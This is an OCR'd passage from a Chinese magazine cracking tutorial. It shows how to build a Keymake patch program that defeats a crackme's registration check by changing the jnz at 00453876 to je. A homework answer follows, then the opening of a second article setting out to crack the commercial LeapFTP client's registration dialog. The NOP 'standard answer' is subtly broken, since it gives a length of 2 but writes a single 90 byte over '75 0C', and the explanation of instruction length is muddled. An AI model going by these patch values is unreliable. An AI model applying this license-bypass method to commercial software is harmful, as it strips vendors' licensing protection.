


图5

第一步、补丁的基本信息

小菜们辛辛苦苦制作出的补丁程序当然要挂上自己的大名了，要不然别人怎么能认识我们呢！所以，制作补丁的第一步就




图6

是要填写补丁程序相关的基本信息。

首先，我们需要选择目标程序，要制作哪个程序的补丁，就选择哪个程序。我们单击“浏览”按钮，在弹出的窗口中找到今天要用到的Crackme，这样第一步就完成了。接着在“消息标题”和“启动提示”中，我们可以填写一些个性的文字，小菜们可以自由发挥想象，随便填写，但是要记得写上自己的名字哦（图6）！

第二步、添加修改的数据

完成了补丁程序的基本信息设置后，就来到了制作补丁最核心的一个过程。在这里，我们需要填写一些代码以使得制作出的补丁程序能够起到相应的效果。单击“添加”按钮，会弹出一个“添加数据”对话框（图7），如何填写这里的东西就是重点要给大家讲解的内容，因为在这里添加的数据，将直接关系到能否成功的制作出补丁程序。




图7

看到窗口中的那些名称，小菜们顿时傻眼了，都是些莫名其妙的东西，该怎么办呢？看来为大家解释一下“添加数据”窗口中每一个项的具体含义是非常有必要的。我们很直观的就能发现，当前的“添加数据”窗口中一共有4个项目，分别是修改地址、修改长度、原始指令和修改指令。其中“修改地址”指的是在原程序中需要修改的那些代码所处的位置。例如，上文中我们分析得出了修改“00453876　75 0C　jnz　short 00453884”这句代码就可以实现破解程序的目的，而这句代码所对应的位置为00453876，所以我们就在“修改地址”栏中填写00453876这个数据。接着看“修改长度”，什么是修改长度呢？它确切的含义是指我们所修改代码指令对应的字节长度。“那我们怎么能知道修改了多少字节的代码呢！”小菜们郁闷的说道。当然了，我们肯定是看不到计算机在执行命令的时候，究竟是怎样一个过程，但是通过OD的分析，我们还是能从相应的数据上看出这些细微的变化的。通过OD，我们可以很简单的判断出在修改代码的过程中，究竟使代码的长度发生了怎样的变化。还是以上文中用到的那个Crackme来介绍，这个小程序破解起来非常简单，并且小菜们也为它制订了两个修改方案，我们先以第一个修改方案为例来说明问题，在方案一中我们是按照如下的方式进行修改的。

```
修改前的代码：00453876　75 0C　jnz　short 00453884
修改后的代码：00453876　74 0C　je　short 00453884
```

将跳转的指令做了修改，我们现在只关心这两行代码中机器码部分的内容。什么？不知道什么是机器码！那赶紧好好复习一下以前的课程吧。上边代码中的“75 0C”就是所说的机器码，我们很直观的就发现了，修改前的机器码是“75 0C”，而修改后则变成了“74 0C”，更简洁的说法就是指令从75变成了74。使用小菜们的话来说就是“只有一个地方发生了变化”，没错，非常正确！对应的指令只有一处发生了变化，所以在这里的“修改长度”就应该是1。

X加油站：关于“指令长度”

以上的解释是为了让小菜们更好的理解这个概念，但是严格的说这样的解释不是很准确的，因为在内存中两个字符占用一个字节的位置，所以不论是75还是74它们所对应的指令长度都是1，但如果是“75 0C”或是“74 0C”这样的指令，则对应的指令长度就应该是2（其实，最简单的就是用数数的办法来计算指令长度）。随便写一段指令“0F84 41090000”，先数字符数一共是12个字符，使用12除以2就可以直接算出该指令对应的指令长度了，怎么样，很简单吧。

如果要计算修改指令的长度，方法是一样的，我们编写出一句代码作为例子，将**00453876　/74 4E　je short .00453884**修改为**00453876　/EB 4E　jmp short .00453884**。指令是从“74 4E”变成了“EB 4E”，也就是从74变成了EB，那么发生变化的指令长度应该是多少呢？很简单一眼就看出来了应该是1。

翻越了“修改长度”这座小山，后面的“原始指令”和“修改指令”所对应的内容就简单多了。“原始指令”就是我们没有修改的代码，而“修改指令”就是我们修改后的代码，也就是把代码变化前后的情况填进去就行了，哪句指令变化了，就填写哪句，例如：

```
修改前代码：00453876　75 0C　jnz　short 00453884
修改后代码：00453876　74 0C　je　short 00453884
```

由于指令是从75变成了74，所以就在“原始指令”中填写75，在“修改指令”中填写74。现在“添加数据”窗口中的4个




图8

选项都设置好了（图8），单击"添加"按钮，我们所设置的内容就被列在了Keymake的"内存数据"窗口中（图9）。现在只是把所需要的全部数据都写进了Keymake中，这些代码已经可以被Keymake辨认出来了。但是，我们是要让软件也能读懂这些代码，该怎么办呢？很简单，单击"生成"按钮，小菜们就可以将辛辛苦苦制作出的"补丁程序"生成为一个可以独立运行的EXE文件了（注意：一定要把生成的补丁程序和原程序或软件放在同一个目录下），就把它命名为"补丁一号"吧！赶紧到Crackme所在的文件夹去看看，果然除了原有的Crackme之外又多了一个小程序。现在，我们运行一下这个小程序（即补丁一号），首先会看到一个提示框，里面的内容我们非常熟悉。单击"确定"按钮，居然会看到Crackme的运行界面。"难道出问题了？"小菜们惊讶的问道。别急！我们输入些东西试试。小菜们立刻随便输入了一组注册名和注册码，按下"确定"按钮，呵呵，看到了吗？程序提示我们注册成功了。

修改地址	长度	原始指令	修改指令
00453876	1	75	74

添加(A)　修改(M)　删除(D)

图9

补丁程序，是不是很神奇呢！现在"补丁程序"在小菜们的眼中已经没有那么神秘了吧，经过很简单的几个步骤，我们就完成了一个补丁程序的制作。当然，文中介绍的情况是制作补丁时所涉及到的最简单的一种情况，在以后的学习过程中遇到的大多数情况要比现在复杂的多，有可能需要修改很多地方的代码。

在这堂课的最后，给小菜们留一个作业吧。文章中我们说到，这个Crackme可以通过两种方法进行修改，并且把第一种破解方法用在了制作补丁程序的实例当中。那么，小菜们要完成这样一个作业，如果要使用第二种方法（即使用NOP指令使关键跳转失效）对Crackme的代码进行修改的话，相对应的补丁程序该如何制作呢？给大家一点线索：

```
修改前的代码：00453876    75 0C    jnz  short 00453884
修改后的代码：00453876    90            nop
```

以下是标准答案，希望在补丁程序制作完才看哦！我们按照制作补丁程序的顺序来依次完成制作的过程。

第一步、确定"修改地址"

因为修改前的代码"00453876　75 0C　jnz　short 00453884"报对应的位置是00453876，所以对应的"修改地址"就应该是00453876。

第二步、计算"修改长度"

通过观察我们可以发现，代码的机器码部分由"75 0C"变成了90，变化有点大。小菜们不要慌，不管它怎么变化我们只要如实填写就可以了。发生变化的指令是"75　0C"并且是完全变了样（不像"75　0C"变为"74　0C"那样，只是是局部的变化），所以这时的"修改长度"就应该是2了。


第三步、"原始指令"与"修改指令"

这一步非常简单，填入相应的机器码就可以了，"原始指令"对应的是750C，"修改指令"对应的是90。

第四步：生成补丁

完成了所有的四项设置后，单击"生成"按钮，将补丁程序保存在与原文件相同的文件夹下即可！

以上就是标准的答案，不知小菜们完成的怎么样呢？（本文所涉及到的crackme、keymake1.73、PEID和OD已经收录到光盘中）



多种方法来破解LeapFTP

赵元业

LeapFTP是一款不错的FTP管理软件，目前有很多朋友都拥有自己的FTP空间，因此这个工具可以说是必备的，但可惜的是需要注册才能够使用。于是我就试着使用从X档案中学来的多种破解方法试着对它进行破解，对LeapFTP（版本2.73.600）破解的主要任务是把一开始弹出的注册对话框搞掉，如图1。

我首先想到了使用ResHacker把这个对话框删掉，可是LeapFTP可能是把它的对话框资源进行了保护，我并没有找到，只能从其它途径下手了。我又想到了从注册表入手，因为有可能注册信息是存放在注册表中，每次加载时再从注册表中调用，如果是这样的话我们就可以在这个过程中把它破解掉。

